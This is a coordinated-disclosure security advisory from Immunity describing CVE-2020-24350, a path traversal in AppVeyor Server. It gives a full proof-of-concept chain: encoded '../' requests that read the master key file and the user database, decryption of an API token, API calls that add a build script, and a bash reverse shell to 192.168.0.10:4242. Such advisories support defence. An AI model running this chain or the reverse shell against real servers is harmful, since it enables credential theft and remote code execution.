Immunity

Path Traversal in AppVeyor Server

2020-08-18

Table of Contents

Advisory Information

Title: Path Traversal vulnerability in AppVeyor Server
Vendors contacted: AppVeyor
Release mode: Coordinated Release
Credits: This vulnerability was discovered by Julian Muñoz in collaboration with Joshua Domangue.

Vulnerability Information

Class: Path Traversal [CWE-35]
Affected Version: AppVeyor Server 7.0.2546
Remotely Exploitable: Yes
Locally Exploitable: Yes
Severity: High - 8.1 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE Identifier: CVE-2020-24350

Vulnerability Description

AppVeyor Server is a downloadable version of hosted AppVeyor CI service, can be installed on Windows, Linux and macOS and is integrated with several popular source control providers. AppVeyor is able to run builds as processes, inside containers or virtual machines.

Immunity discovered a vulnerability in AppVeyor server, which can be exploited to view contents of arbitrary files on the local system. An attacker might be able to obtain potentially sensitive or system information, and even compromise the vulnerable system.


It is possible to access files that are stored outside of the "artifacts" folder due to insufficient input path validation on the "/api/buildjobs/{jobId}/artifacts/{path}" API call. In order to exploit this vulnerability, the following preconditions must be met:

- A public project must exist and the attacker have to know the account and project slug.
- The project needs to have at least one build.

If those preconditions are met, a valid "jobId" represented by a sixteen alphanumeric string can be obtained and used in the vulnerable API call to read arbitrary files using directory traversal sequences ("../").


The following proof of concept shows how is possible to get, in the AppVeyor Linux server version, any user's API token and use it to interact with the application to achieve remote code execution.

To obtain the "jobId" the following API call serves the purpose "/api/projects/{account}/{project_slug}" using the account and project slug specified as preconditions:



```
GET /api/projects/AppVeyor/immunityProject/ HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
pragma: no-cache
cache-control: no-cache
Connection: close
Content-Length: 2
```

In the response we can get the "jobId" from the jobs sections in the project JSON:




```
     {
       "jobId":"vyf9kn7au80mi96g",
       "name":"",
       "osType":"Linux",
       "matrixColumns":null,
       "allowFailure":false,
       "configuration":null,
       "messagesCount":0,
       "compilationMessagesCount":0,
       "compilationErrorsCount":0,
       "compilationWarningsCount":0,
       "testsCount":0,
       "passedTestsCount":0,
       "failedTestsCount":0,
       "artifactsCount":0,
       "status":"failed",
       "started":"2020-07-02T19:14:06.6871158+00:00",
       "finished":"2020-07-02T19:14:10.6490524+00:00",
       "created":"2020-07-02T19:13:59.9776133+00:00",
       "updated":"2020-07-02T19:14:10.6490531+00:00"
     }
```

With the obtained "jobId" a sensitive file can be read called "appsetings.json" that contains the master key and salt used to encrypt data in the application.

From the AppVeyor documentation[1]:


> *"Linux: By default, AppVeyor stores data in SQLite database /var/opt/appveyor/server/appveyor-server.db. All sensitive data in the database is encrypted with "master key". Master key and its salt are stored in /etc/opt/appveyor/server/appsettings.json. These values are automatically generated on the first AppVeyor install and preserved during updates."*

Read "appsetings.json" with the path traversal vulnerability:



```
GET
/api/buildjobs/vyf9kn7au80mi96g/artifacts/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/opt/
appveyor/server/appsettings.json HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/plain, */*
Connection: close
```

Response:




```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 02 Jul 2020 19:36:38 GMT
Content-Type: application/octet-stream
Content-Length: 798
Content-Disposition: inline; filename=..\..\..\..\..\..\..\..\..\/etc/opt/appveyor/server/appsettings.json

{
  "AppVeyor": {
    "System": {
      "HttpPort": "80",
      "HttpsPort": "443",
      "HttpProxies": "",
      "DataDir": "/var/opt/appveyor/server",
      "MaximumJobTimeoutMinutes": 240
    },
    "Database": {
      "Provider": "SQLite",
      "SQLiteConnectionString": "Data Source=[DataDir]/appveyor-server.db"
    },
    "Messaging": {
      "Provider": "Memory",
      "BuildManagerQueueName": "build-manager",
      "ScheduleJobsQueueName": "scheduler"
    },
    "Cache": {
      "Provider": "Memory"
    },
    "Security": {
      "MasterKey": "5rb9ULJWJ6cjeqj3",
      "MasterKeySalt": "kWY_iO-fSASv6aZZ"
    }
  },
  "Logging": {
    "LogLevel": {
      "Default": "Information"
    },
    "EventLog": {
      "LogName": "AppVeyor",
      "SourceName": "AppVeyor Server"
    }
  }
}
```

[1] https://www.appveyor.com/docs/server/maintenance/


To get the encrypted and encoded “ApiToken” we have to download the application’s database located in “/var/opt/appveyor/server/appveyor-server.db”

With the following request we can obtain appveyor-server.db:



```
GET
/api/buildjobs/vyf9kn7au80mi96g/artifacts/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/var/opt/
appveyor/server/appveyor-server.db HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/plain, */*
Connection: close
```

The encrypted and encoded “ApiToken” can be obtained with the following SQL query:



```
SELECT "ApiToken" FROM Users
```

	ApiToken
1	2CC/NDMmEr5xkaDTzwTkloD7vfSFAuNhqYf2eGZbl9w=

With the acquired information we can decrypt the “ApiToken” and use it to interact with the AppVeyor API directly. For the decryption process we will use an application created by AppVeyor called “secure-file” [2] by base64 decoding the token and saving it in a file, encode the salt to base64 and then execute:

```
./secure-file -decrypt encrypted_api_token.txt -secret 5rb9ULJWJ6cjeqj3 -salt
a1dZX2kwLWZTQVN2NmFaWg== -out decrypted_api_token.txt
```


As a result, we get:

```
v2.3h21flo2o451mqqdnfgd
```

Adding this token in the Authorization header let us interact with the AppVeyor API and end up executing arbitrary code in the server, as follows.


[2] https://www.appveyor.com/docs/how-to/secure-files/

Create a new project:




```
POST /api/account/AppVeyor/projects HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/plain, */*
Content-Length: 99
Authorization: Bearer v2.3h21flo2o451mqqdnfgd
Content-Type: application/json;charset=utf-8
Connection: close

{
  "repositoryProvider":"subversion",
  "repositoryName":"PoCproject",
  "repositoryAuthentication":"none"
}
```

Modify project to add a “on build error script”:




```
PUT /api/account/AppVeyor/projects HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer v2.3h21flo2o451mqqdnfgd
Content-Type: application/json;charset=utf-8
Content-Length: 2427
Connection: close

{
  "projectId":3,
  "accountId":1,
  "accountName":"AppVeyor",

  [
    REDACTED
  ]

  "configuration":{
    "onBuildErrorScripts":[
      {
        "language":"sh",
        "script":"bash -i >& /dev/tcp/192.168.0.10/4242 0>&1"
      }
    ]
  }
```

Generate new build:




```
POST /api/account/AppVeyor/builds HTTP/1.1
Host: 192.168.0.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Content-Length: 56
Authorization: Bearer v2.3h21flo2o451mqqdnfgd
Connection: close

{
  "accountName":"AppVeyor",
  "projectSlug":"PoCproject"
}
```

After sending that request a reverse connection is received:



```
➜ ~ nc -lvp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 192.168.0.5 48662 received!
bash: cannot set terminal process group (3708): Inappropriate ioctl for device
bash: no job control in this shell
appveyor@julian:~/projects/pocproject$ id
id
uid=998(appveyor) gid=998(appveyor) groups=998(appveyor)
```

We developed a proof of concept application that is able to obtain, decrypt the “ApiToken” and use it to create a new project, add a “on build error script” to it and generate a build for that project ending up with code execution on the vulnerable server.



```
julian@julian:~/appveyor-tools$ python3 PoC.py --server http://192.168.0.5 --account AppVeyor --project immunityProject
Trying to get jobId ...
Obtained jobId: vyf9kn7au80mi96g
Trying to read appsettings.json file with path traversal vulnerability
Master key: 5rb9ULJWJ6cjeqj3
Master key salt: kWY_i0-fSASv6aZZ
Trying to get appveyor-server.db file with path traversal vulnerability to get the encrypted ApiToken
Encrypted ApiToken: 2CC/NDMmEr5xkaDTzwTkloD7vfSFAuNhqYf2eGZbl9w=
Trying to decrypt ApiToken with secure-file ...
Decrypted ApiToken: v2.3h21flo2o451mqqdnfgd
Creating new subversion project
Modifying project to add 'onBuildErrorScript' to get Remote Code Execution with the payload: echo 'written by automated
poc' > /tmp/POC.txt
Generate new build in order to achieve Remote Code Execution
Successful execution
```

Report Timeline

2020-07-21: Initial contact with the vendor via team@appveyor.com.
2020-07-28: Immunity Inc. sent a second email to the vendor via team@appveyor.com and support@appveyor.com.
2020-08-04: Immunity Inc. sent a third email to the vendor via team@appveyor.com and support@appveyor.com.
2020-08-11: Immunity Inc. sent a fourth email to the vendor via team@appveyor.com and support@appveyor.com.
2020-08-12: Immunity Inc. use vendor support center (https://help.appveyor.com) and created a private discussion.
2020-08-12: AppVeyor confirmed the reception of the message through the support center.
2020-08-12: A draft report with technical details and a proof of concept application was sent to the vendor (feodor@appveyor.com).
2020-08-12: AppVeyor informs they were able to reproduce the issue and are working on a fix.
2020-08-13: Immunity Inc. sent a request to Mitre for the CVE ID.
2020-08-13: Mitre assigns CVE-2020-24350.
2020-08-16: AppVeyor sent a version with the fix for Immunity Inc. to test the fix.
2020-08-18: Immunity Inc. confirms the fix and schedule the advisory release for August 25th.
2020-08-25: Immunity Inc. publish the advisory.

Disclaimer